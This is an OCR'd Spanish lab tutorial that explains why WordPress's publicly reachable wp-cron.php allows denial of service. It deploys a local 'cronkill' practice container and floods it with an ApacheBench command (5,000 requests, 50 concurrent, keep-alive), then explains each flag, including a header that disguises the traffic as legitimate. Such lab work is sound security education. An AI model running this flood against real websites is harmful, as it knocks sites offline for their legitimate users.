
CÓMO TUMBAR UN WORDPRESS CON WP-CRON.PHP

GUÍA PASO A PASO



BIG school

El archivo **wp-cron.php** es una de las piezas más útiles y, a la vez, más problemáticas de WordPress.

WordPress necesita ejecutar tareas programadas (como publicar un post a una hora fija,buscar actualizaciones o enviar correos), pero no siempre tiene acceso al programador de tareas del servidor (el "Cron" real de Linux).

Para solucionar esto, WordPress usa un "**pseudo-cron**":

- Cada vez que alguien visita tu web, WordPress lanza una petición interna a wp-cron.php.
- El archivo revisa la lista de tareas pendientes.
- Si hay algo que hacer, lo ejecuta.

¿Por qué es vulnerable a un ataque DoS?

La vulnerabilidad no es un "fallo de código" (bug), sino un problema de diseño en su ejecución. Un atacante puede explotarlo de la siguiente manera:

1. Ejecución pública: Por defecto, el archivo es accesible desde cualquier navegador (tuweb.com/wp-cron.php). No requiere contraseña.

2. Carga de recursos: Cada vez que se llama a este archivo, el servidor debe arrancar el motor de PHP, conectar con la base de datos y cargar el núcleo de WordPress para verificar las tareas.

3. Agotamiento (The Flood): Si un atacante envía **100 peticiones por segundo** a esa URL específica, el servidor intentará abrir 100 procesos PHP simultáneos.


El resultado: El procesador (CPU) llega al 100% de uso y la memoria RAM se llena intentando gestionar tantas conexiones. La web deja de responder para los usuarios legítimos (Denegación de Servicio).

Para ello, vamos a practicar con la máquina cronkill de bunkerlabs:

Lo desplegamos con el comando sudo bash auto_deploy.sh cronkill.tar

```
mario@pop-os:~/Escritorio/cronkill$ sudo bash auto_deploy.sh cronkill.tar

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
Recursos limitados: 256MB RAM / 0.2 CPU Core

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Y es accesible desde la web:




Lo primero que haremos será comprobar si el wp-cron.php está expuesto, y vemos que sí poniendo *http://172.17.0.2/wp-cron.php* :

Viendo esto, podemos lanzar un ataque de la siguiente forma:

```
ab -n 5000 -c 50 -k -H "Accept-Encoding: gzip, deflate"
http://172.17.0.2/wp-cron.php
```

```
mario@pop-os:~/Escritorio/cronkill$ ab -n 5000 -c 50 -k -H "Accept-Encoding: gzip, deflate" http://172.17.0.2/wp-cron.php
This is ApacheBench, Version 2.3 <$Revision: 1903618 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking 172.17.0.2 (be patient)
```

Y al lanzarlo veremos que la web queda totalmente bloqueada:



El comando mencionado anteriormente, realiza lo siguiente:

-c 50 (Concurrencia): Hemos subido de 20 a 50 conexiones simultáneas. Con un límite de **0.2 CPU**, el contenedor solo puede procesar una fracción de una tarea PHP a la vez. Al lanzarle 50 peticiones al mismo tiempo, obligas al sistema a encolar procesos, lo que disparará el uso de CPU al 100% de su límite (el 20% real del host) de forma instantánea.

-k (Keep-Alive): Mantiene las conexiones abiertas. Esto pone a prueba la capacidad de Apache para gestionar múltiples slots de conexión activos mientras espera que PHP termine de procesar el pesado wp-cron.php .

-n 5000 : He bajado el total de 10.000 a 5.000 para que la prueba no sea eterna si el servidor se queda "congelado". 5.000 son más que suficientes para ver si el servidor muere.

-H "Accept-Encoding: gzip, deflate" : Añadimos una cabecera real para que la petición sea lo más parecida a un tráfico legítimo (o a una botnet estándar).